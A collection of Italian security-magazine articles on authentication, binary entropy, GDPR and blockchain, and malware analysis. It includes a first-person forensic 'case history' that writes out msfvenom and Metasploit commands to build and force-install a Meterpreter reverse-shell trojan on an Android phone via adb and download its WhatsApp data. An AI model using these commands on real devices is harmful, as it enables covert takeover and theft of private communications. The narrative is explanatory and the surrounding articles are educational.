Come puro strumento di autenticazione la smart-card ha avuto un’adozione e una diffusione limitate. Vi sono esempi di adozione anche su larga scala, ad esempio il Servizio Sanitario Nazionale e la Tessera Sanitaria/Carta Regionale dei Servizi personale. L’utilizzo della smart-card è però limitato a servizi che richiedono un alto livello di sicurezza, come appunto quelli sanitari, ove il costo della carta, del lettore da utilizzare e del software da installare su apposti computer può essere sostenuto in vista dei rischi a cui si possono esporre i dati.

Tenuto conto del rischio di furto o smarrimento di una smart-card, per servizi che richiedono un alto livello di sicurezza è necessario associare l’autenticazione con smart-card con un altro tipo di autenticazione, ad esempio la tradizionale password, realizzando un sistema di autenticazione a multi-fattori (MFA). Infatti, per utilizzare sia le carte di credito/debito che le SIM telefoniche è necessario l’inserimento di un codice segreto di qualche cifra (PIN) tenuto a memoria come una password. Questo serve a garantire che l’utilizzatore della smart-card sia proprio l’utente/legittimo proprietario e a concludere la catena di autenticazione dalla persona al sistema informatico.

Nel prossimo articolo descriveremo i più recenti sviluppi nei metodi di autenticazione, anche per cercare di capire se si stia avvicinando il momento in cui potremo almeno ridurre le problematiche legate alla gestione delle password.

Riferimenti Bibliografici

[1] D.lgs. 30 giugno 2003, n. 196, Allegato B.

[2] Per un recente esempio si veda Wired, “Hackers are passing around a megaleak of 2.2 billion records”, 2019/01/30, https://www.wired.com/story/collection-leak-usernames-passwords-billions/.

[3] NIST Special Publication 800-63B “Digital Identity Guidelines: Authentication and Lifecycle Management”, giugno 2017, in particolare la sezione 10.2.1, https://pages.nist.gov/800-63-3/sp800-63b.html.

[4] Per una introduzione alla biometria si veda A.K. Jain, A. Ross, S. Prabhakar “An Introduction to Biometric Recognition”, IEEE Transactions on circuits and systems for video technology, Vol. 14, n. 1, Jan. 2004, https://www.cse.msu.edu/~rossarun/pubs/RossBioIntro_CSVT2004.pdf.

[5] Invece per la “identificazione biometrica” viene fornito solo il campione biometrico e tramite una ricerca sui template disponibili si vuole scoprire l’identità dell’utente a cui il campione appartiene.

[6] Garante per la Protezione dei Dati Personali, “Provvedimento generale prescrittivo in tema di biometria”, 12 novembre 2014, Pubblicato sulla Gazzetta Ufficiale n. 280 del 2 dicembre 2014, https://www.garanteprivacy.it/web/guest/home/docweb/-/docweb-display/docweb/3556992.

[7] BBC News “Malaysia car thieves steal finger”, 31 marzo 2005, http://news.bbc.co.uk/2/hi/asia-pacific/4396831.stm.

Articolo a cura di Andrea Pasquinucci

Download PDF

https://www.ictsecuritymagazine.com/articoli/lautenticazione-che-si-evolve-dalla-password-ai-token-u2f/


A case history – Think Different

L’utilizzo del termine “Hacker” è uno degli esempi migliori degli ultimi tempi di discriminazione dei mass media ed uso improprio delle parole.

Numerosi criminali informatici spacciano i loro misfatti definendoli “hack” ed ogni giorno assistiamo a slogan del tipo: “Hacker svuotano conto in banca”, “Tizio risponde ad un SMS e il suo portfolio evapora”, “Centrale elettrica in blackout a causa di un attacco Hacker”, “Ransomware utilizzato per criptare dati: Hacker chiedono riscatto”, “Sistema di voti elettorali dirottato da Hacker”.

In realtà il termine esatto da utilizzare in questo caso sarebbe “Cracker”1, ma per la massa non fa differenza. Nella sostanza, invece, ve ne è molta. Al MIT2 è presente un cartello che riporta undici regole che definiscono la cultura Hacker e che fanno parte della Hacking Etiquette, fra cui: “Non lasciare danni”, “Non rubare nulla” “[…] la tua sicurezza, la sicurezza degli altri e la sicurezza di chiunque tu stia hackerando non dovrebbero mai essere compromesse”. È evidente, dunque, come un Hacker degno di questo nome sia in realtà ben distante da un Cracker.

Gli Hacker hanno un’altra peculiarità degna di nota: pensano con la propria testa ed in maniera trasversale, fuori dagli schemi. Questo è uno dei motivi per cui riescono a sfruttare vulnerabilità che gli altri non vedono. Certo, lo fanno anche i Cracker, ma essi rimangono quasi sempre soggetti ad uno dei fondamentali assunti del sistema: potere/profitto. Tuttavia, entrambi sono accomunati dall’essere fuori dalla legge.

È questo il problema che molte società attuali non riescono a comprendere: un Risk Assessement3 fatto da due ingegneri di Cyber Sicurezza, un System Integrator ed un burocrate e/o commerciale, attorno ad un tavolino, non può sostituire il confronto con il mondo reale. Sicuramente rappresenta il primo passo da compiere, ma successivamente si presenta la necessità di “pensare in maniera differente”. Molte volte a farlo sono dei Cracker, poche volte degli Hacker e raramente negli ultimi anni (almeno nel nostro Paese) degli esperti di sicurezza al soldo delle varie società. Ora, a seconda di chi sarà il primo a “pensare differentemente”, potrete ipotizzare le stime dei danni e i risultati.

Proprio l’importanza di pensare “fuori dagli schemi” si manifestò durante uno degli ultimi Incident Case di cui mi sono occupato.

Alla porta degli uffici si presentarono una signora di mezza età ed un uomo sulla quarantina. Dopo i consueti convenevoli arrivarono al sodo: «Vorremmo che venisse con noi presso i nostri uffici». Durante il viaggio in macchina mi spiegarono ciò che era accaduto.

Uno dei manager di punta di un’importante multinazionale chimica aveva sapientemente sabotato il processo di produzione di uno dei prodotti core della sua azienda, inserendo ad ogni step cruciale di dosaggio dei reagenti – valori leggermente differenti dagli standard, ma sufficienti a non dare nell’occhio ed al contempo produrre una soluzione finale potenzialmente dannosa.

Ora, ciò che l’azienda non riusciva a capire era come un laureato in economia e commercio potesse avere nozioni di chimica organica così sottili da influire sulla catena di montaggio del loro prodotto, in maniera così “efficace”. Quindi l’ipotesi più ovvia che gli venne in mente era che avesse un complice all’interno, magari il responsabile di produzione o del reparto qualità.

Il soggetto era stato appena licenziato e con il suo licenziamento erano sfumate tutte le possibilità di monitorarne l’attività, nei confini del lecito, senza insospettirlo.

Il responsabile IT ci accolse nel suo ufficio. In bella vista, sulla sua scrivania, c’era una busta di plastica trasparente con su scritto Reperto 1 e 2. I due reperti appartenevano al manager incriminato ed erano già stati improvvisati alcuni interventi forensi, ma non avevano portato al risultato che si aspettavano: ergo, il complice non era saltato fuori. Il display dello smartphone accanto ad essi, era completamente danneggiato. Il laptop era invece immacolato, quasi mai utilizzato.

«Vogliamo visionare le chat di WhatsApp avvenute attraverso quel dispositivo» disse la figura in abito grigio, ammiccando verso il cellulare per metà distrutto.

Anch’io avrei voluto diverse cose in quel momento, ma tutte quante sarebbero risultate ironiche.

«Non ci interessa preservare il dispositivo. Ma ne abbiamo bisogno entro subito…» aggiunse la seconda figura. Tradotto voleva dire che legalmente non avevano intenzione di servirsene e quindi non sarebbe stato necessario prendere le precauzioni per non compromettere le prove, ma i tempi erano stretti.

«Dobbiamo sapere chi è coinvolto e quanti sistemi di produzione sono stati compromessi». «Credete che abbia usato WhatsApp per organizzarsi con il presunto “complice”?» risposi. «È stato (notato che passava parecchio del suo tempo online su WhatsApp) sempre visto su WhatsApp e passava parecchio del suo tempo così, anche in diverse riunioni aziendali è stato constatato questo suo comportamento. Crediamo che possa fornirci, se non una prova schiacciante, almeno un possibile indizio…»

Mi venne data a disposizione un’area in un open space dove vi erano anche alcuni System Administrator, fui presentato come un collaboratore esterno. Avevo a disposizione un piccolo laboratorio.

Il cellulare Android pareva esser stato schiacciato sotto una ruota, o qualcosa di simile, ma si accendeva ancora (ometterò volontariamente marca e modello).

La prima cosa che mi serviva era una shell su Android. Per chi non conoscesse adb, è l’acronimo di “Android Debug Bridge”4 ed è un command-line tool che permette di comunicare con il device senza utilizzare il display dello smartphone attraverso un dato host. La porta Micro-USB era completamente maciullata, così tramite cavo la connessione crollava dopo diversi secondi.

È possibile accedere ad una shell adb anche utilizzando una connessione WiFi, così feci un tentativo.  Chiesi la password del Wi-Fi aziendale e attesi. Esiste un’opzione per la connessione Wi-Fi di ormai quasi tutti i modelli smartphone in circolazione, chiamata: Wi-Fi +. Viene effettuato un check delle reti Wifi in automatico e quando lo smarphone trova una rete WiFi che già aveva in memoria, come per magia ci si auto connette al fine di non farvi sprecare traffico sulla rete dati.  Vidi il dispositivo agganciarsi sulla tabella del netdiscover5 che avevo lanciato sulla virtual machine di KaliLinux, ora online sul mio portatile.

Non bastava, inoltre avrei dovuto mettere in ascolto il dispositivo su una porta via USB. Così feci. Pochi secondi di connessione USB sarebbero stati sufficienti:

adb tcpip 3333

Adesso lo smartphone era in ascolto sulla porta 3333. Per mia fortuna le opzioni “Sviluppatore”, “USB debugging” erano abilitate.

Tolsi il cavo USB e feci riferimento alla mia macchina Linux per vedere l’IP che gli era stato assegnato: 192.168.1.smartphone. A questo punto sempre dal mio laptop avviai la shell adb e diedi il comando:

adb connect 192.168.1.smartphone 

e verificai che effettivamente il computer host fosse connesso al device target (lo smartphone):

adb devices List of devices attached 192.168.1.smartphone:3333 device

Ero dentro. Navigai all’interno della memoria interna dello smarthopne attraverso la shell che avevo creato, utilizzando i comandi Unix.

adb shell ls /folder

Esisteva una cartella whatsapp. Effettuai un ls ed al suo interno mi apparve la lista agognata di msgstore.db.crypt12 (nome delle chat criptate rinominate da Whatapp).

Ora, per decriptare una chat di Whatsapp servono il database e la key associata, che con questa particolare versione di smartphone e applicazione si trova solitamente nei file di sistema:

/data/data/com.whatsapp/files/key

Navigai ancora all’interno della memoria del cellulare, ma il famoso programma di messaggistica non risultava installato. Probabilmente la vittima, in fretta e furia, aveva rimosso l’app dal dispositivo e con esso anche la key di decriptazione delle chat. Oltre tutto il dispositivo non era rooted6, indi per cui non avrei potuto, con i mezzi a disposizione, estrarre la chiave (dato che sui sistemi non rooted la folder sarebbe risultata vuota). Avrei comunque potuto provare con altri sistemi di estrazione, ma ci sarebbe voluto molto più tempo. Mi rimaneva solo una possibilità. Prima, però, avrei dovuto estrarre le chat dal dispositivo.

Volendo, i comandi di adb push avrebbero potuto aiutarmi, ma decisi di prendere il controllo del dispositivo infettandolo con un trojan.

Quale era il piano?

  1. Creare un trojan.apk
  2. Eseguirlo sul sistema
  3. Copiare tutti i file criptati

Utilizzai la famosa distro di KaliLinux per generare la mia apk malevola. Il primo comando che diedi somigliava a questo:

msfvenom -p android/meterpreter/reverse_tcp LHOST=IP_delmiolaptop LPORT=portadelmio laptop R >/root/trojan.apk

-p era il comando per il mio payload

LHOST il mio IP

LPORT la porta del mio PC in ascolto

R il formato RAW

>/root/trojan.apk era il percorso di output del mio file

Fatto ciò predisposi il “Listener”, cioè mi misi in attesa di ricevere shell dalla vittima:

msfconsole use exploit/multi/handler set payload android/meterpreter/reverse_tcp set LHOST IP_delmiolaptop set LPORT portadelmio laptop exploit

A questo punto non mi rimaneva che installare l’app forzandola sul cellulare.

Quindi la prima cosa che feci fu abilitare l’installazione da “sorgenti sconosciute”:

adb shell settings put global install_non_market_apps 1

Poi trasferii il trojan sullo smartphone:

adb push <../Trojan.apk > </data/data> 

Non mi rimase che installare l’app malevola:

adb install Trojan.apk

A questo punto, sul terminale della mia distribuzione Debian, apparve la scritta:

[*]Meterpreter7 session 1 opened (.….)

Ero dentro. Ritornai nella cartella WhatsApp ed utilizzando il comando download scaricai tutto il contenuto della cartella (ci vollero diverse ore).

Tutto il contenuto della cartella – compresi video, vocali e immagini – erano ora sulla mia distro. Ma il problema persisteva: le chat erano ancora tutte criptate.

In fretta e furia la nostra vittima aveva disinstallato l’app, certo, ma non aveva eliminato il proprio account8. Ed il numero era pur sempre aziendale.

Quindi l’idea fu semplice, chiesi di riattivare il numero della vittima allora disabilitato e a questo punto inserii la SIM in un altro smartphone. Ricreai una cartella WhatsApp, dove misi tutte le chat criptate della vittima. Reinstallai l’App utillizzando lo stesso numero di telefono e, quando WhatsApp mi chiese di ripristinare il vecchio backup locale, risposi affermativamente.

A questo punto ebbi tutte le chat decriptate: mi fu sufficiente salvarle in formato testuale e trasferirle su di un supporto USB.

Nel tardo pomeriggio portai la chiavetta negli uffici dei responsabili, dove scoprirono un malcontento generale e diffuso per via della recente acquisizione da parte di una società concorrente.


Referenze
 

  1. https://it.wikipedia.org/wiki/Cracker_(informatica)
  2. https://it.wikipedia.org/wiki/MIT
  3. https://it.wikipedia.org/wiki/Risk_Assessment
  4. https://it.wikipedia.org/wiki/Sviluppo_di_software_Android#Android_Debug_Bridge_(ADB)
  5. https://securitytraning.com/how-to-identify-live-host-on-network-netdiscover/
  6. https://it.wikipedia.org/wiki/Rooting
  7. https://www.offensive-security.com/metasploit-unleashed/meterpreter-basics/
  8. https://faq.whatsapp.com/en/android/21119703/?lang=it

Articolo a cura di Vincenzo Digilio

Ha lavorato come Network System Administrator, Security Auditor, System Integrator per importanti client ed enti governativi, seguendo progetti come calcolo distribuito, security resource implementation in aree nuclearizzate, adeguamenti di security policy e Security Engineering per la selezione d’importanti fornitori al fine d’implementare sistemi di sicurezza per diverse Multinazionali. Ha tenuto corsi di tecniche Hacking, studiando in contemporanea per il corso di Laurea in Sicurezza delle reti Informatiche. È attualmente impiegato nella ricerca di vulnerabilità, sviluppo di exploit e whitebox / black box Penetration Testing. Coordina, inoltre il RedTeam della società’ Cyber Division di cui e’ uno dei fondatori. È consulente in materia di Global Security Policy Statement, Risk management e Data Breach Investigation. È intervenuto in diversi casi di compromissione dati, analisi forensi, system breach e attacchi hacking al fine di mitigare la situazione. Crede nella libertà d’informazione e nel diritto alla privacy.

Download PDF

https://www.ictsecuritymagazine.com/articoli/a-case-history-think-different/


Entropia e sicurezza

Il calcolo del livello di entropia nell’analisi di un malware, o di un file binario in generale, rappresenta il primo passo da eseguire, in quanto aiuta a determinare la natura del file e – di conseguenza – quale strada seguire e quali metodi utilizzare per analizzarlo.

Il termine entropia venne introdotto in termodinamica all’inizio del XIX secolo. Solo nel 1948, nel suo A Mathematical Theory of Communication, Claude Shannon ha definito l’entropia nel campo dell’information theory.

Per meglio comprendere quanto segue, occorre conoscere la definizione di entropia in relazione all’ICT. Semplificando, l’entropia misura il grado di casualità di un sistema. In particolare, in un file, l’entropia misura quanto sono disordinati i byte che lo compongono.

Riepilogando, l’entropia può essere considerata come la misura del grado di disordine di un determinato insieme di dati, disordine inteso come variazione del valore del singolo byte. Vediamo un esempio: innanzitutto produciamo i file da analizzare. Creiamo un file riempito con valori uguali e uno con valori casuali.

$ head -c 1M < /dev/zero > zero-example $ head -c 1M < /dev/urandom > random-example

e valutiamo l’entropia

$ ent zero-example
Entropy = 0.000000 bits per byte. $ ent random-example
Entropy = 7.999811 bits per byte.

Come si può vedere da questo semplice test, l’entropia risulta essere bassa se il file è lineare e massima se il contenuto del file è completamente casuale.

Quando è utile

Fin qui tutto bello e interessante, però la domanda sorge spontanea: come può aiutare tutto ciò?

Per rispondere a questa domanda è necessaria una piccola premessa: nelle operazioni di sicurezza, soprattutto nel reverse engineering, ci troviamo di fronte due tipi di aree con particolare entropia, prodotti dalle operazioni di compressione e crittografia.

Quando abbiamo a che fare con un file binario, ci capita spesso di incontrare aree sconosciute nella forma e nel comportamento: in questi casi è utile almeno conoscerne la natura.

Quindi, in una fase esplorativa, prima di un’analisi statica, sono utili anche strumenti statistici e di data visualization per determinare a grandi linee il tipo di software. In questa ottica sono utili il calcolo e la visualizzazione dell’entropia, per determinare la tipologia delle varie aree del file in esame e scegliere il giusto approccio da seguire.

Ispezionando il diagramma dell’entropia dell’intero file, è possibile identificare come sono organizzate le varie aree e individuare il loro grado di interesse nell’analisi. In genere, le aree contenenti codice hanno un’entropia maggiore delle aree non contenenti codice (i dati tipicamente hanno bassa entropia, in quanto sono spesso ripetitivi).

Ad esempio, analizzando il file test.bin con binwalk -E abbiamo:

$ binwalk -E test.bin DECIMAL HEXADECIMAL ENTROPY
--------------------------------------------------------------------------------
0 0x0 Falling entropy edge (0.748507)
352256 0x56000 Rising entropy edge (0.992041)
1875968 0x1CA000 Rising entropy edge (0.992091)
2285568 0x22E000 Falling entropy edge (0.365989)
2457600 0x258000 Rising entropy edge (0.990475)
12689408 0xC1A000 Falling entropy edge (0.249381)

e l’immagine in Figura 1.

Determinata l’entropia delle varie zone dobbiamo chiederci essenzialmente due cose: perché quell’area ha un entropia del genere e di conseguenza cosa c’è in quell’area.

Entropia dei file binari

Come detto, misurare l’entropia di un file binario aiuta a capire se il file è stato cifrato o compresso. Il metodo più comune per determinare il livello di entropia di un file è l’entropia di Shannon.

La formula di Shannon (Riquadro 1) va da 0 a 8: un valore basso indica che il file non ha subito nessun offuscamento, viceversa un valore alto sta ad indicare la presenza di un’operazione di cifratura o compressione.

In dettaglio: i file “puliti” generalmente hanno un valore inferiore a 5, i file compressi hanno valori superiori a 5 ma inferiori a 6 (dipende molto dal tipo di compressione, ad esempio un’area compressa con LZMA avrà, da questo punto di vista, un comportamento molto simile ad un’area cifrata, sono quindi necessarie ulteriori indagini) e infine i file cifrati hanno un’entropia maggiore di 6. Ovviamente questa misura ci dice solo indicativamente che un file abbia subito una determinata procedura.

Per calcolare l’entropia sono utili strumenti come la risorsa online binvis.io oppure binwalk -E o ancora ent.ent (A Pseudorandom Number Sequence Test Program) che, oltre all’entropia, ci fornisce altre grandezze utili durante l’analisi di un file. In particolare ci interessano la distribuzione Chi Quadrato e il Monte Carlo Value for Pi che ci danno informazioni sulla natura del file. Per le definizioni e il significato relativo ad un file, rimando alla pagina ufficiale del progetto: fourmilab.ch/random/.

Con ent avremo un output del genere:

$ ent test.bin Entropy = 7.371475 bits per byte. Optimum compression would reduce the size of this 4194304 byte file by 7 percent. Chi square distribution for 4194304 samples is 24956388.61, and randomly
would exceed this value less than 0.01 percent of the times. Arithmetic mean value of data bytes is 107.9100 (127.5 = random).
Monte Carlo value for Pi is 3.273785852 (error 4.21 percent).
Serial correlation coefficient is 0.312169 (totally uncorrelated = 0.0).

Riquadro 1: Entropia di Shannon

L’entropia di Shannon (in figura) è data dal valore negativo della sommatoria di p(i), che rappresenta la probabilità di ogni elemento i del file, moltiplicato per il logaritmo della probabilità di i. La parte della formula all’interno della sommatoria è sicuramente quella più importante: assegna un valore alto agli eventi rari e un valore basso agli eventi più comuni.

Conclusioni

Da quanto detto finora si deduce che, in fase di analisi statica, è buona norma calcolare l’entropia soprattutto quando abbiamo a che fare con un oggetto non identificato. Inoltre va sottolineato che il concetto di entropia ci viene incontro non solo quando dobbiamo fare delle operazioni di reverse engineering, ma anche quando facciamo un penetration test o siamo alla ricerca di bug.

Articolo a cura di Gianluigi Spagnuolo

Si interessa di sicurezza informatica, reti di sensori e ingegneria del sotware.

Attualmente si occupa pricipalmente dell’analisi dei dati.

Collabora con diverse riviste del settore scrivendo di programmazione e sicurezza

Download PDF

https://www.ictsecuritymagazine.com/articoli/entropia-e-sicurezza/


Blockchain vs GDPR: contatti e contrasti

Nell’attuale panorama economico globale, l’importanza che i  dati rivestono è un dato di fatto. I dati vengono ormai definiti dai più come “il nuovo petrolio”, una nuova ricchezza che, almeno per il momento, giorno dopo giorno cresce in maniera esponenziale invece di ridursi.

Non è un mistero per nessuno come diversi Stati o unioni di Stati abbiano lavorato, in questi anni, per creare norme che potessero dare ai singoli individui una serie di garanzie, certezze, diritti proprio in merito al grande valore che i loro dati – e le operazioni effettuate su di essi – hanno via via acquisito.

Il Regolamento europeo Reg. UE 2016/679 (GDPR) è un lampante esempio di questo impegno, con il quale conviviamo e che quotidianamente ci sforziamo, come tutti gli operatori coinvolti (P.A., aziende, professionisti ecc.), di applicare a tutte le operazioni, anche di vita quotidiana, che comportano interventi sui dati personali.

Sebbene il GDPR veda fra i suoi principi basilari proprio quello di aggiornare una normativa preesistente oramai fuori luogo (la Direttiva 95/46/CE, definita “la direttiva madre” in materia), visti gli anni trascorsi dalla sua emanazione e in rapporto ai cambiamenti epocali delle nuove tecnologie nel medesimo periodo, per alcuni versi potrebbe esso stesso considerarsi “in ritardo”.

Ebbene sì, in ritardo lo si potrebbe considerare proprio facendo un confronto con alcune “tecnologie” che prepotentemente si stanno affermando nel panorama globale: le tecnologie blockchain.

Queste, sviluppate principalmente in relazione alla creazione, circolazione e utilizzo di cripto valute (motivo per il quale sono da sempre apprezzate nel dark web) rappresentano, in realtà, una grossa opportunità proprio sulla base delle loro caratteristiche tecniche e di funzionamento.

Procediamo con ordine. La Protezione dei Dati (o più precisamente “delle persone fisiche”) oggetto del GDPR è stata fortemente voluta dal legislatore europeo proprio per arginare e regolamentare l’utilizzo indiscriminato dei dati degli utenti su web, app e social media da parte delle web e media company che, sulla profilazione degli utenti, stanno cercando di costruire il proprio vantaggio competitivo.

Questo ci introduce ad alcuni articoli del GDPR che recitano:

Art. 12: le persone hanno il diritto di chiedere e avere risposte sull’uso che un’azienda farà dei propri dati e a chiedere un risarcimento qualora queste domande non abbiano risposte chiare, concise e tempestive;

Artt. 13 e 14: gli utenti hanno il diritto di sapere come verranno utilizzati i dati personali al momento della loro raccolta/richiesta e di sapere per quanto tempo saranno conservati;

Art. 15: gli utenti hanno il diritto di sapere e accedere ai dati personali che vengono elaborati/processati da chi ne ha chiesto il consenso;

Art. 16: le persone possono rettificare e modificare i propri dati personali (nonché, ex art. 19: chi raccoglie i dati deve informare anche le “terze parti” ammesse ad utilizzarli per interrompere l’uso dei dati rettificati o cancellati);

Art. 17: gli utenti hanno il diritto di chiedere (e ottenere) la cancellazione dei propri dati personali quando non sono più necessari agli scopi per i quali erano stati raccolti;

Art. 18: le persone possono limitare il trattamento dei propri dati (quando risultano inesatti, quando sono stati raccolti illegalmente o non seguendo le procedure giuridiche…);

Art. 20: gli utenti hanno diritto a ricevere i propri dati personali in un formato strutturato e comunemente usato in modo che possano essere letti facilmente da una qualsiasi macchina (Pc, smartphone, app, ecc.);

Art. 21: le persone hanno il diritto di opporsi all’utilizzo dei propri dati per profilazione o commercializzazione e devono essere messe nelle condizioni di poter dire di no.

E ancora ci sarebbe da ricordare quanto prescritto in materia di privacy by design (art. 25), sicurezza del trattamento (art. 32) ecc., dato che, anche per questi articoli, è possibile trovare dei collegamenti parlando di tecnologia blockchain.

Chiariamo ora alcuni punti fondamentali che caratterizzano questa tecnologia:

  • Affidabilità: la blockchain è affidabile. Non essendo governata dal centro, ma dando a tutti i partecipanti diretti una parte di controllo dell’intera catena, diventa un sistema meno centralizzato, meno governabile e, allo stesso tempo, molto più sicuro e affidabile, ad esempio rispetto agli attacchi esterni. Se infatti soltanto uno dei nodi della catena subisce un attacco e si danneggia, tutti gli altri nodi del database distribuito continueranno comunque a essere attivi e operativi, saldando la catena e prevenendo, in questo modo, la perdita di informazioni importanti.
  • Trasparenza: le transazioni effettuate attraverso la blockchain sono visibili a tutti i partecipanti, garantendo così trasparenza nelle operazioni.
  • Convenienza: effettuare transazioni attraverso questa tecnologia è conveniente per tutti i partecipanti, in quanto vengono meno interlocutori di terze parti, necessari in tutte le transazioni convenzionali che avvengono tra due o più parti (ovvero, banche e altri enti simili).
  • Solidità: le informazioni già inserite non possono essere modificate in alcun modo. Le informazioni contenute nella blockchain sono più solide e attendibili proprio per il fatto che non si possono alterare e, quindi, restano così come sono state inserite all’origine.
  • Irrevocabilità: con la blockchain è possibile effettuare transazioni irrevocabili e, allo stesso tempo, più facilmente tracciabili: si ha così garanzia che le transazioni siano definitive, senza alcuna possibilità di essere modificate o annullate.
  • Digitalità: con la blockchain tutto diventa virtuale. Grazie alla digitalizzazione, gli ambiti applicativi di questa nuova tecnologia diventano tantissimi.

In merito agli ambiti di applicazione, un’ulteriore distinzione risulta doverosa collegandoci, più precisamente, alle modalità di accesso e controllo:

  1. Blockchain Permissioned  → necessitano di una governance specifica e la validazione delle operazioni avviene solo in capo ad un gruppo “ristretto”;
  2. Blockchain Permissionless → accesso libero al network, tutti sono chiamati a partecipare e a validare le operazioni (Fig. 1).

Osservando la figura e calandola nella realtà quotidiana, alcuni esempi di applicazione potrebbero risultare abbastanza chiari: commercio, sanità, vendita, logistica, istruzione, vendite immobiliari e, perché no, servizi della Pubblica Amministrazione.

Ovviamente “ad ognuno il suo”. Proprio considerando le caratteristiche e le normative di settore, risulterà, di volta in volta, più corretto utilizzare una blockchain permissioned invece di una permissionless.

Tornando al rapporto fra la tecnologia blockchain e il GDPR è possibile individuare, quindi, alcuni punti di convergenza, come ad esempio: l’utilizzo della crittografia completa dei blocchi, l’utilizzo di tecniche di pseudonimizzazione (uso di hash), la minimizzazione del dato, il controllo da parte dell’utente dei propri dati (mediante la corrispondenza alla propria chiave pubblica), la resistenza ad attacchi o eventi legati al cyber crime (data la presenza e la ridondanza dei dati – identici – sui nodi, l’eventuale compromissione di uno di essi non comporterebbe la perdita del dato, comunque criptato, né il crollo della catena) e non solo.

Nel contempo, ragionando sull’attuale testo del GDPR, risulta facile trovare anche punti di contrasto con l’uso di queste tecnologie. Vediamone alcuni: problematiche nell’individuare chiaramente il responsabile del trattamento (la definizione presente nell’art. 28 del GDPR mal si presta ad essere abbinata alla tecnologia blockchain), legislazione da applicare in caso di controversie (i dati sicuramente potrebbero trovarsi in “N” nodi della catena che, a loro volta, possono essere distribuiti in “N” Stati), individuazione chiara di cosa, all’interno della catena, possa essere considerato “dato personale” (dato che nella catena risultano visibili chiavi pubbliche e non dati “in chiaro”, secondo la definizione del GDPR dovremmo allora considerare la chiave come dato personale?, in caso di blockchain pubblica il concetto di minimizzazione del dato risulterebbe, quantomeno, di difficile applicazione), esercizio dei diritti (ad esempio del diritto all’oblio, in considerazione della presenza dei dati identici su tutti i nodi della catena, del diritto di limitazione al trattamento o alla correzione di dati errati, ecc.)

Sicuramente molti di questi punti di “contrasto” fra il GDPR e la tecnologia blockchain sono già all’attenzione degli “addetti ai lavori”, data l’impossibilità di imporre uno stop alla tecnologia e, al tempo stesso, le sempre maggiori richieste di protezione da parte dei soggetti finali; ma, in questa sede, potremmo spingerci a lanciare qualche spunto di riflessione che si spera possa tornare utile:

– considerando che, secondo il Gruppo di Lavoro art. 29 – Opinion 5/2014, l’hashing rientra fra le tecniche di pseudonimizzazione (in quanto esisterebbe la possibilità di collegare l’hash a dati esterni personali) e per questo sarebbe da considerarsi all’interno della blockchain al pari di un dato personale, si potrebbe pensare di inserire l’hash all’interno della procedura di crittografia;

– si potrebbero memorizzare i dati personali all’esterno della catena inserendo in questa solo un riferimento codificato ad essi in maniera che, cancellando il riferimento (codice) la catena resti intatta, ma si perda definitivamente il collegamento con i dati personali;

– prevedere la possibilità di distruzione definitiva delle chiavi crittografate.

Ovvio che, al momento, diverse soluzioni sono sicuramente allo studio dei tecnici ma, oggettivamente, anche i legislatori non potranno per molto tempo non affrontare direttamente le nuove “sfide legislative” che l’aumento della diffusione di queste tecnologie richiede e per le quali, sicuramente, sarà prodotta una normativa specifica.

Nel frattempo e nel caso in cui non si possa fare a meno di inserire, all’interno di una blockchain, anche dei dati personali, la massima attenzione va sicuramente posta su alcuni punti:

a) Utilizzo (quanto più possibile) di tecniche di crittografia per aumentare il livello di privacy;

b) Limitazione al minimo dei “nodi” della catena autorizzati alla visione delle informazioni (es. blockchain permissioned o ibrida);

c) Procedure in merito ai comportamenti da tenersi trascorsi i tempi di data retention;

d) Procedure di intervento/disaster recovery/continuità operativa in caso di interruzione della catena di crittografia.

Articolo a cura di Leonardo Scalera

Laureato e specializzato presso l’Università Unitelma Sapienza di ROMA in Scienze dell’Amministrazione con tesi sull’evoluzione dei sistemi informativi nella PA e sull’innovazione digitale in sanità. Specializzato c/o l’Università di Teramo in Sicurezza informatica e informatica giuridica con focus sugli aspetti legati alla sicurezza dei sistemi informativi, delle reti e sulla sicurezza, riservatezza e tutela dei dati trattati.

Ha frequentato numerosi corsi di formazione riguardanti sicurezza informatica , privacy & data protection. Ha conseguito la certificazione volontaria delle competenze secondo lo schema UNI CEI EN ISO/IEC 17024 certificato da Bureau Veritas/CEPAS a seguito del percorso formativo come Corso di Alta Specializzazione DATA PROTECTION OFFICER- PRIVACY SPECIALIST.

Tutor in diversi corsi in tema D.Lgs. 81/01, incaricato come docente in ambito formazione GDPR per quanto attiene al “trattamento di particolari categorie di dati personali; diritti degli interessati, modalità di esercizio, tutele” per aziende di formazione professionale, autore del corso “ Il Nuovo Pacchetto Protezione Dati Personali. Obblighi della P.A. Ricadute sul Dipartimento Amm.ne Penitenziaria”.

Presta la propria opera c/o il Ministero della Giustizia Dipartimento dell’Amministrazione Penitenziaria e dando il suo apporto anche in ambito privacy e data protection, in diversi settori/aree dell’amminstrazione di appartenenza.

Download PDF

https://www.ictsecuritymagazine.com/articoli/blockchain-vs-gdpr-contatti-e-contrasti/


Breve storia di un’analisi malware

Un software che causa danni al computer o alla rete è considerato software maligno, detto anche malware. L’analisi di un malware consiste nello studiare il suo comportamento, con l’obiettivo di:

  1. Identificare
  2. Difendere
  3. Eliminare

Durante questo tipo di analisi è bene tenere a mente che si sta analizzando un software dannoso e che, quindi, è necessario (se non fondamentale) prendere le dovute precauzioni.

Esistono due metodi principali per l’analisi del malware:

  1. Analisi statica: studio del malware a riposo.
  2. Analisi dinamica: studio del malware e del suo comportamento durante il suo ciclo di attività.

Queste due metodologie differiscono solo per lo stato (livello) di esecuzione del malware.

Come si può intuire, le due metodologie di analisi presentano vantaggi e svantaggi in virtù dello stato in cui intervengono.

TIPI DI MALWARE

Esistono diverse tipologie di malware. Quelle di mio interesse – e che analizzeremo in questo articolo – sono raggruppabili in queste categorie:

  1. Backdoor: questa tipologia di malware crea degli accessi nascosti in un PC che possono essere utilizzati da terzi al fine di controllare/monitorare il dispositivo infetto.
  2. Botnet: simile alla precedente categoria, una botnet è una rete di dispositivi infetti che tramite una backdoor riceve istruzioni dall’esterno.
  3. Spyware: malware utilizzati per raccogliere informazioni dal sistema su cui sono installati.
  4. Ransomware: virus che cripta tutti i dati di un dispositivo.

A questo link un elenco dettagliato e completo di tutti i malware ad oggi noti.

METODOLOGIA STATICA

Come abbiamo anticipato, l’analisi statica cerca di studiare il comportamento del malware a riposo. Essa si suddivide in una analisi di base e una avanzata.

Nell’analisi di base si cerca di studiare l’eseguibile[1] senza prendere in considerazione le istruzioni in esso contenute. In questo modo possiamo confermare che il file sia effettivamente nocivo o meno e confermare alcune sue funzionalità.

Analisi sicuramente veloce e semplice, ma largamente inefficace per stabilire delle contromisure adeguate e incompleta.

